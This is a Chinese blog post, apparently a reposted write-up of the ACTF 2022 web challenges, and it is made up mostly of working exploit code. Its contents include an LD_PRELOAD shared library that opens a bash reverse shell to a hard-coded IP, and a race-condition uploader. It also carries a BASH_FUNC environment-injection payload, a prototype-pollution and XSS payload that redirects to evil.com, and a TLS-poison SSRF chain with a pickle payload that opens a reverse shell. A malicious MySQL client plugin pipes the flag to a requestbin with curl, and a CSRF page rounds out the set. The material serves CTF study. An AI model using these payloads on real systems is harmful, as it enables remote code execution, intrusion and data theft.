当前位置:网站首页>[2022 ACTF]web题目复现
[2022 ACTF]web题目复现
2022-07-07 03:48:00 【Snakin_ya】
gogogo
考点:
- goahead环境变量注入
解题:
查看dockerfile发现题目使用环境为goahead5.1.4,联想到p神对于该漏洞的复现记录,我们有两种方法解题:
- 劫持
LD_PRELOAD的动态链接库 - 利用环境变量注入RCE
法一:
hack.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void aaanb(void)
{

    unsetenv("LD_PRELOAD");
    system("touch /tmp/success");
    system("/bin/bash -c 'bash -i >& /dev/tcp/1.117.171.248/39543 0>&1'");
}
编译
gcc hack.c -fPIC -s -shared -o hack.so
exp.py
import requests, random
from concurrent import futures
from requests_toolbelt import MultipartEncoder
hack_so = open('hack.so','rb').read()

def upload(url):
    m = MultipartEncoder(
        fields = {

            'file':('1.txt', hack_so,'application/octet-stream')
        }
    )
    r = requests.post(
        url = url,
        data=m,
        headers={
    'Content-Type': m.content_type}
    )

def include(url):
    m = MultipartEncoder(
        fields = {

            'LD_PRELOAD': '/proc/self/fd/7',
        }
    )
    r = requests.post(
        url = url,
        data=m,
        headers={
    'Content-Type': m.content_type}
    )


def race(method):
    url = 'http://1.117.171.248:10218/cgi-bin/hello'
    if method == 'include':
        include(url)
    else:
        upload(url)

def main():
    task = ['upload','include'] * 1000
    random.shuffle(task) #
    with futures.ThreadPoolExecutor(max_workers=5) as executor:
        results = list(executor.map(race, task))

if __name__ == "__main__":
    main()

法二:
exp.py
import requests

payload = {

    "BASH_FUNC_env%%":(None,"() { cat /flag; exit; }"),
}

r = requests.post("http:/1.117.171.248:10218/cgi-bin/hello",files=payload)
print(r.text)

poorui
简单看一下代码逻辑:
server.js
const apiGetFlag = (ws) => {

    username2ws.get('flagbot').send(JSON.stringify({

        api: "getflag",
        from: ws2username.get(ws)
    }))
}
整个题目通过websockets通信,当api为getflag时传入flagbot
const handleGetFlag = (from) => {

    console.log('[getflag]', from)
    if(from === 'admin'){

        conn.send(JSON.stringify({

            api: 'sendflag',
            flag: FLAG,
            to: from
        }))
    }
}

这里发现admin登录没有任何限制,那么我们登录admin再传入getflag即可
{"api":"login","username":"admin"}
{"api":"getflag","to":"flagbot"}
预期解:
1.lodash prototype pollution
2.image xss (many ways)
3.make the admin refresh the browser page and goto a third party site which would connect to the websocket server as a client
4.login as admin, getflag and send it to your favorite nc -lvp 1337
原型链污染:
content: {

    type: 'tpl',
    data: {

        tpl: '<h3>{
    {b}}</h3>',
        ctx: '{"a":123, "b":123, "__proto__":{"allowImage":true}}'
    }
}
xss:
content: {

    type: 'image',
    data: {

        src: 'https://i.picsum.photos/id/220/200/200.jpg?hmac=1eed0JUIOlpc-iGslem_jB1FORVXUdRtOmgpHxDDKZQ',
        attrs: {

            wow: 1,
            dangerouslySetInnerHTML: {

                __html: "<img οnerrοr='location.href=`http://evil.com`' src=1>"
            }
        }
    }
}
ToLeSion
考点:
解题:
TLS Poison 攻击通过FTPS被动模式ssrf去打Memcached,由于使用memcache存储session的话是存在反序列化的,写入session值为pickle反序列化payload。
利用陆队的工具搭建环境:
https://github.com/ZeddYu/TLS-poison
安装TLS Server
# Install dependencies
sudo apt install git redis
git clone https://github.com/jmdx/TLS-poison.git
# Install rust:
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
cd TLS-poison/client-hello-poisoning/custom-tls
# There will definitely be warnings I didn't clean up :)
cargo build
环境准备完以后需要使用一个证书创建一个转发器把11211端口的数据转发到2048端口:
target/debug/custom-tls -p 11211 --verbose --certs
/etc/nginx/ssl/ctf.edisec.net.pem --key
/etc/nginx/ssl/ctf.edisec.net.key forward 2048
然后在2048端口起一个ftp用来处理转发的流量:
import socketserver, threading,sys

class MyTCPHandler(socketserver.StreamRequestHandler):
    def handle(self):
        print('[+] connected', self.request, file=sys.stderr)
        self.request.sendall(b'220 (vsFTPd 3.0.3)\r\n')

        self.data = self.rfile.readline().strip().decode()
        print(self.data, file=sys.stderr,flush=True)
        self.request.sendall(b'230 Login successful.\r\n')

        self.data = self.rfile.readline().strip().decode()
        print(self.data, file=sys.stderr)
        self.request.sendall(b'200 yolo\r\n')

        self.data = self.rfile.readline().strip().decode()
        print(self.data, file=sys.stderr)
        self.request.sendall(b'200 yolo\r\n')

        self.data = self.rfile.readline().strip().decode()
        print(self.data, file=sys.stderr)
        self.request.sendall(b'257 "/" is the current directory\r\n')

        self.data = self.rfile.readline().strip().decode()
        print(self.data, file=sys.stderr)
        self.request.sendall(b'227 Entering Passive Mode (127,0,0,1,43,203)\r\n')

        self.data = self.rfile.readline().strip().decode()
        print(self.data, file=sys.stderr)
        self.request.sendall(b'227 Entering Passive Mode (127,0,0,1,43,203)\r\n')

        self.data = self.rfile.readline().strip().decode()
        print(self.data, file=sys.stderr)
        self.request.sendall(b'200 Switching to Binary mode.\r\n')

        self.data = self.rfile.readline().strip().decode()
        print(self.data, file=sys.stderr)
        self.request.sendall(b'125 Data connection already open. Transfer starting.\r\n')

        self.data = self.rfile.readline().strip().decode()
        print(self.data, file=sys.stderr)
        # 226 Transfer complete.
        self.request.sendall(b'250 Requested file action okay, completed.')
        exit()

def ftp_worker():
    with socketserver.TCPServer(('0.0.0.0', 2048), MyTCPHandler) as server:
        while True:
            server.handle_request()
threading.Thread(target=ftp_worker).start()
exp.py
import redis
import pickle,requests

def get_pickle_payload(cmd):
    class AAA():
        def __reduce__(self):
            return (__import__('os').system, (cmd,))
    aaa = AAA()
    payload = pickle.dumps(aaa)
    return payload

def parse(x):
    return b'\r\n' + x + b'\r\n'

def set(key, value):
	return parse(b'set %s 0 0 %d\n%s' % (key.encode(), len(value), value))

def rce():
    r = requests.get(
        url = 'http://localhost:10023/?url=ftps://ctf.zjusec.top:8888/'
    )
    print(r.text)

    r = requests.get(
        url = 'http://localhost:10023/?url=file:///etc/passwd',
        headers={

            'Cookie':'session=aaa'
        }
    )
    print(r.text)
def local_set():
    payload = get_pickle_payload('/bin/bash -c "bash -i >& /dev/tcp/150.158.58.29/7777 0>&1"')
    r = redis.StrictRedis(host='localhost', port=6379, db=0)
    redis_payload = set('actfSession:aaa', payload)
    print(redis_payload)
    r.set('payload', redis_payload)

if __name__ == "__main__":
    rce()
myclient
题目源码:
<?php
    $con = mysqli_init();
    $key = $_GET['key'];
    $value = $_GET['value'];
    if(strlen($value) > 1500){

        die('too long');
    }
    if (is_numeric($key) && is_string($value)) {

        mysqli_options($con, $key, $value);
    }
    mysqli_options($con, MYSQLI_OPT_LOCAL_INFILE, 0);
    if (!mysqli_real_connect($con, "127.0.0.1", "test", "test123456", "mysql")) {

        $content = 'connect failed';
    } else {

        $content = 'connect success';
    }
    mysqli_close($con);
    echo $content;
?>
解题:
使用
MYSQLI_INIT_COMMAND选项 +INTO DUMPFILE,写一个 evil mysql 客户端认证库到/tmp/e10adc3949ba59abbe56e057f20f883e使用
MYSQLI_INIT_COMMAND选项 +INTO DUMPFILE写入一个 Defaults 配置,其中group=client plugin-dir=/tmp/e10adc3949ba59abbe56e057f20f883e和default-auth=<name of library file - extension>使用
MYSQLI_READ_DEFAULT_FILE选项设置为/tmp/e10adc3949ba59abbe56e057f20f883e/来加载一个恶意的配置文件,该文件将触发我们的 evil.so ,然后触发 init 函数。
RCE
evil.c
#include <mysql/client_plugin.h>
#include <mysql.h>
#include <stdio.h>

/* Ubuntu x86_64: apt install libmysqlclient-dev gcc -shared -I /usr/include/mysql/ -o evilplugin.so evilplugin.c NOTE: the plugin_name MUST BE the full name with the directory traversal!!! */

static int evil_init(char * a, size_t b , int c , va_list ds)
{

    system("/readflag | curl -XPOST http://dnsdatacheck.7twx8in3gacdrrvq.b.requestbin.net/xxd -d @-");
    return NULL;
}

static int evilplugin_client(MYSQL_PLUGIN_VIO *vio, MYSQL *mysql)
{

int res;
  res= vio->write_packet(vio, (const unsigned char *) mysql->passwd, strlen(mysql->passwd) + 1);
  return CR_OK;
}

mysql_declare_client_plugin(AUTHENTICATION)
  "auth_simple",  /* plugin name */
  "Author Name",                        /* author */
  "Any-password authentication plugin", /* description */
  {
    1,0,0},                              /* version = 1.0.0 */
  "GPL",                                /* license type */
  NULL,                                 /* for internal use */
  evil_init,                                 /* no init function */
  NULL,                                 /* no deinit function */
  NULL,                                 /* no option-handling function */
  evilplugin_client                    /* main function */
mysql_end_client_plugin;
编译:
gcc -shared -I /usr/include/mysql/ -o evilplugin.so evilplugin.c
exp.py
import requests
import random
import string
import codecs

def genName():
    return random.choice(string.ascii_letters) + random.choice(string.ascii_letters) + random.choice(string.ascii_letters)+ random.choice(string.ascii_letters) + random.choice(string.ascii_letters) + random.choice(string.ascii_letters) + random.choice(string.ascii_letters) +random.choice(string.ascii_letters)


url = "http://1.117.171.248:10047/index.php"

shell = open("exp.so","rb").read()
n = 100
chunks = [shell[i:i+n] for i in range(0, len(shell), n)]

print(len(chunks))

prefix = genName()
for idx in range(len(chunks)):
    name = '/tmp/e10adc3949ba59abbe56e057f20f883e/' + prefix+"_CHUNK"+str(idx);
    chunk = chunks[idx];
    x = "0x" +codecs.encode(chunk,'hex').decode()
    if idx != 0 and idx != len(chunks)-1:
        previus_name = '/tmp/e10adc3949ba59abbe56e057f20f883e/' + prefix+"_CHUNK"+str(idx-1)
        sql = f"SELECT concat(LOAD_FILE('{
      previus_name}'), {
      x}) INTO DUMPFILE '{
      name}'"
        r = requests.get(url,params={
    "key":"3", "value": sql})
        print(r.text)
        print(name)
    elif idx == len(chunks)-1:
        previus_name = '/tmp/e10adc3949ba59abbe56e057f20f883e/' + prefix+"_CHUNK"+str(idx-1)
        sql = f"SELECT concat(LOAD_FILE('{
      previus_name}'), {
      x}) INTO DUMPFILE '/tmp/e10adc3949ba59abbe56e057f20f883e/auth_simple.so'"
        r = requests.get(url,params={
    "key":"3", "value": sql})
        print(r.text)
        open("name","w").write("auth_simple")
        print("auth_simple")
    else:
        sql = f"SELECT {
      x} INTO DUMPFILE '{
      name}'"
        r = requests.get(url,params={
    "key":"3", "value": sql})
        print(r.text)
beWhatYouWannaBe
exp.html
<html>

<head>
    <title>csrf</title>
</head>
<script src="https://cdn.bootcdn.net/ajax/libs/jquery/3.6.0/jquery.min.js"></script>
<script src="https://cdn.bootcdn.net/ajax/libs/js-sha256/0.9.0/sha256.js"></script>

<body>
    <iframe name=fff srcdoc="<form id=lll name=aaa><input id=ggg value=this_is_what_i_want></input></form><form id=lll></form>"></iframe>
    <form id="form" action="http://localhost:8000/beAdmin" method="post">
        <input name="username" value="aaa">
        <input name="csrftoken" id="csrftoken" value="1">
    </form>

    <script> function getToken() {
       return sha256(Math.sin(Math.floor(Date.now() / 1000)).toString()) } $("#csrftoken").attr("value", getToken()) document.getElementById("form").submit() </script>

</body>

</html>
https://portswigger.net/research/dom-clobbering-strikes-back
参考:
http://www.yongsheng.site/2022/06/30/AAActf/
https://github.com/team-s2/ACTF-2022/tree/main/web
边栏推荐
- Implementing data dictionary with JSP custom tag
- ../ And/
- URP - shaders and materials - simple lit
- Introduction to abnova's in vitro mRNA transcription workflow and capping method
- L'étape avancée du pointeur de langage C (haut de gamme) pour l'enroulement des cocons
- 软件验收测试
- 弹性布局(一)
- 1090: integer power (multi instance test)
- "Xiaodeng in operation and maintenance" meets the compliance requirements of gdpr
- Stockage et pratique des données en langage C (haut niveau)
猜你喜欢
Pass child component to parent component
Jesd204b clock network
抽絲剝繭C語言(高階)指針的進階

Abnova circulating tumor DNA whole blood isolation, genomic DNA extraction and analysis
Reflection (II)
聊聊异步编程的 7 种实现方式
How to * * labelimg
Sqlmap tutorial (IV) practical skills three: bypass the firewall
English translation is too difficult? I wrote two translation scripts with crawler in a rage
Asynchronous components and suspend (in real development)
随机推荐
关于二进制无法精确表示小数
Abnova immunohistochemical service solution
Databinding exception of kotlin
【leetcode】1020. Number of enclaves
详解机器翻译任务中的BLEU
Flexible layout (I)
1090: integer power (multi instance test)
Procedure in PostgreSQL supports transaction syntax (instance & Analysis)
Talk about seven ways to realize asynchronous programming
PostgreSQL source code (60) transaction system summary
点亮显示屏的几个重要步骤
Fullgc problem analysis and solution summary
Unity C function notes
Blue Bridge Cup Netizen age (violence)
Non empty verification of collection in SQL
Select the product attribute pop-up box to pop up the animation effect from the bottom
基于Flask搭建个人网站
Role of virtual machine
MobaXterm
考研失败,卷不进大厂,感觉没戏了